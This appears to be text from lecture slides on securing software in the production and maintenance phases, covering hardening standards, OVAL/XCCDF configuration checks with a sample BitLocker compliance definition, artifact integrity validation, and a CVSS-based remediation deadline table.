Relevant security mechanisms

- Inventory and asset tracking
 - Enumerate and track assets relevant for service provisioning
 - Includes OS version, update level, **support contracts**, location and ownership

- Configuration hardening
 - Impose a set of configuration guidelines to increase the security
 - Use of passwords vs keys, user permissions, installed packages....
 - Hardening should follow internal policies plus best practices
 - CIS Benchmarks / CIS Controls
 - Defense Information Systems Agency (DISA) Security Technical Implementation Guides (STIGs)
 - NIST SP 800-53
 - Payment Card Industry Data Security Standard

Production


Relevant security mechanisms

- Configuration assessment against expected policies
 - OVAL - Open Vulnerability And Assessment Language
 - XCCDF - eXtensible Configuration Checklist Description Format
- Artifact Integrity validation
 - Software signing of binaries produced
 - Validation of artifacts to specific source code repository releases
 - Reverse Engineer to check for additional injects
 - Common Criteria Assessment

```
<definition id="oval:mil.disa.stig.windows:def:177" version="2" class="compliance">
  <metadata>
    <title>BitLocker must be enabled on all fixed drives.</title>
    <affected family="windows">
      <platform>Microsoft Windows 10</platform>
    </affected>
    <description>BitLocker must be enabled on all fixed drives.</description>
  </metadata>
  <criteria operator="AND">
    <criteria test_ref="oval:mil.disa.stig.windows:tst:17700" comment="BitLocker must be enabled on all fixed drives." />
  </criteria>
</definition>
```

Maintenance

- Process of changing, modifying, and updating software to keep up with customer needs
- Includes
 - Monitoring exposition to internet
 - Deployment of observability capabilities to analyze operation
 - Monitoring features, use cases and abuse cases
 - Product support
 - Incident Response of issues found
- At this stage, issues can result in **security defects**
- Security Issues may have legal and brand impact



Maintenance

- Defects are handled according to a risk based approach
 - E.g. CVSS Based considering Temporal and Environmental factors
 - Scoring allows defining a Service Level Agreement for defects to be handled

	Internal Assets	Interface Assets	External Facing Assets
Emergency	30	10	10
Critical	60	30	10
High	120	60	30
Medium	240	120	60
Low	Not Considered		